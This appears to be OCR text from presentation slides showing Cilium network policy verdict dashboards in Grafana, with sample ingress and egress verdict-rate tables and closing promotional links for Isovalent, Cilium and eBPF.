
Cilium Dashboards on Grafana

Operator Metrics



Cilium Dashboards on Grafana

Cilium Network Policy Verdict Metrics



General / Cilium Policy Verdicts
2023-01-17 14:33:19 to 2023-01-17 14:37:26
namespace All
workload All
other namespace All
other workload All

Ingress Policy Verdict Rate per Minute by Match Type

Egress Policy Verdict Rate per Minute by Match Type

Ingress Policy Verdict Rate per Minute by Action

Egress Policy Verdict Rate per Minute by Action

Current Ingress Policy Verdict Rate Per Minute

source namespace	source	destination namespace	destination	match	action	Value ↓
my-app	client	my-app	server	l3-l4	forwarded	3.60

Current Egress Policy Verdict Rate Per Minute

destination namespace	destination	source namespace	source	match	action	Value ↓
kube-system	kube-dns	my-app	client	l7/dns	forwarded	396
my-app	client	kube-system	kube-dns	l7/dns	forwarded	396
kube-system	kube-dns	my-app	client	l3-l4	redirected	10.8
my-app	server	my-app	client	l3-l4	forwarded	3.60

Demo

Learn more!

ISOVALENT

For the Enterprise

Hardened, enterprise-grade eBPF-powered networking, observability, and security.

isovalent.com/product
isovalent.com/labs

cilium

OSS Community

eBPF-based Networking, Observability, Security

cilium.io
cilium.slack.com
[Regular news]()

eBPF

Base technology

The revolution in the Linux kernel, safely and efficiently extending the capabilities of the kernel.

ebpf.io
[What is eBPF? - ebook]()

ISOVALENT

Thank you!